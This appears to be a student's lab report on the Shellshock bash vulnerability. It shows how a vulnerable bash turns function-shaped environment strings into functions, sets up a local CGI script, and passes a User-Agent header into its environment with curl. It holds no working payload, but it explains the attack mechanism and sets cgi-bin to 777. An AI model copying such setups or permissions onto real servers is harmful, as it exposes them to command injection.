
ASSIGNMENT – 2

Name: Sudharsan Srinivasan

ID: 1001755919

Task 1 – Experimenting with Bash Function:


- For Task 1, we check to see if the Bash function is vulnerable to Shellshock or not. A variable (variable1) is declared with a value/string message stored in it as shown below.



```
[02/06/21]seed@VM:~$ variable1='() { echo "Hi this is Sudharsan u
sing Shellshock Bash";}'
[02/06/21]seed@VM:~$ echo $variable1
() { echo "Hi this is Sudharsan using Shellshock Bash";}
[02/06/21]seed@VM:~$ declare -f variable1
[02/06/21]seed@VM:~$ export variable1
[02/06/21]seed@VM:~$ /bin/bash_shellshock
[02/06/21]seed@VM:~$ echo $variable1

[02/06/21]seed@VM:~$ declare -f variable1
variable1 ()
{
    echo "Hi this is Sudharsan using Shellshock Bash"
}
[02/06/21]seed@VM:~$ variable1
Hi this is Sudharsan using Shellshock Bash
[02/06/21]seed@VM:~$
```

- After setting the value for the variable, we declare and export the variable. **declare** is done to set the shell variables and **export** is used to make these shell variables, environment variables.
- Now, we use the **/bin/bash_shellshock** command. This command makes the shell environment variables into a shell function. In the above image, it can be seen that variable variable1 has been converted into **variable1()** function. Thus, showing that the environment is vulnerable to Shellshock attack.
- Now, we create a new variable to check for modified bash activity as shown in the below image. Variable1_mod is created.




```
[02/06/21]seed@VM:~$ variable1_mod='() { echo "Hello Sudharsan he
re using the modified bash"; }'
[02/06/21]seed@VM:~$ echo $variable1_mod
() { echo "Hello Sudharsan here using the modified bash"; }
[02/06/21]seed@VM:~$ declare -f variable1_mod
[02/06/21]seed@VM:~$ export variable1_mod
[02/06/21]seed@VM:~$ /bin/bash
[02/06/21]seed@VM:~$ echo $variable1_mod
() { echo "Hello Sudharsan here using the modified bash"; }
[02/06/21]seed@VM:~$ declare -f variable1_mod
[02/06/21]seed@VM:~$ variable1_mod
variable1_mod: command not found
[02/06/21]seed@VM:~$ 
```

- After setting the value for the variable, we declare and export the variable. **declare** is done to set the shell variables and **export** is used to make these shell variables, environment variables.
- Next, we use **/bin/bash** command to check if the bash shell is vulnerable to Shellshock attack. Then, we use the echo command to display the contents of the variable and we see that the variable1_mod displays the contents, showing that the attack does not affect bash shell.


This shows that the bash shell program does not convert the variable into a function and displays the contents as it is, showing that it is not vulnerable to Shellshock attack, whereas the Shellshock program converts it into a function, showing that it is vulnerable to attack.

<u>Task 2 – Setting up CGI Programs:</u>

- For this task, we copy the code given in the pdf and store it in the below directory.




- The program is named **myprog.cgi** and its contents are shown as follows:




```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

- Now, we give root permissions to both the folder and the cgi program, as shown below. It can be noted that the permission is set to 755, so that the program is executable.



```
[02/06/21]seed@VM:~$ cd /usr/lib
[02/06/21]seed@VM:.../lib$ sudo chown root cgi-bin
[02/06/21]seed@VM:.../lib$ sudo chmod 777 cgi-bin
[02/06/21]seed@VM:.../lib$ cd cgi-bin/
[02/06/21]seed@VM:.../cgi-bin$ sudo chmod 755 myprog.cgi
[02/06/21]seed@VM:.../cgi-bin$ ll
total 4
```

- Next, we navigate to the usr directory and execute the following command as shown in the image below:
  curl http://localhost/cgi-bin/myprog.cgi




```
[02/06/21]seed@VM:.../cgi-bin$ cd ..
[02/06/21]seed@VM:.../lib$ cd ..
[02/06/21]seed@VM:/usr$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[02/06/21]seed@VM:/usr$
```


- We can see that the contents of the file “Hello world” has been displayed in the command line. This shows the **curl command is used to pull the data from the http url specified by the user**, in our case, we use the curl command to pull the cintents of the file myprog.cgi and display it.

<u>Task 3 – Passing Data to Bash via Environment Variable:</u>

- For this task, we copy the code given in the pdf and store it in the below directory.




- The program is named **myprog.cgi** and its contents are shown as follows:




```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

- In this task, we try to pass data to bash using command line through **curl** command. Curl command is used to transfer data to (or) from the server. In this case, we transfer data using it, by using **curl -A** command as shown below, where -A represents 'USER AGENT' field.




```
[02/06/21]seed@VM:.../cgi-bin$ curl -A "This is Sudharsan" -v htt
p://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: This is Sudharsan
> Accept: */*
>
```

- As seen above, the string "This is Sudharsan" is being passed through the server, onto the environment variable HTTP_USER_AGENT field.




```
[02/06/21]seed@VM:.../cgi-bin$ curl -A "This is Sudharsan" -v htt
p://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: This is Sudharsan
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 06 Feb 2021 22:22:01 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=This is Sudharsan
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localh
ost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```

- The field HTTP_USER_AGENT is populated with the data that we sent as seen below.



```
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=This is Sudharsan
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localh
ost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```


- Thus, we are successful in passing data to Bash through the environment variables, using curl command through the http server.



```
****** Environment Variables ******
                              ost
HTTP_USER_AGENT=This is Sudharsan
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localh
ost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=48024
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
[02/06/21]seed@VM:.../cgi-bin$
```

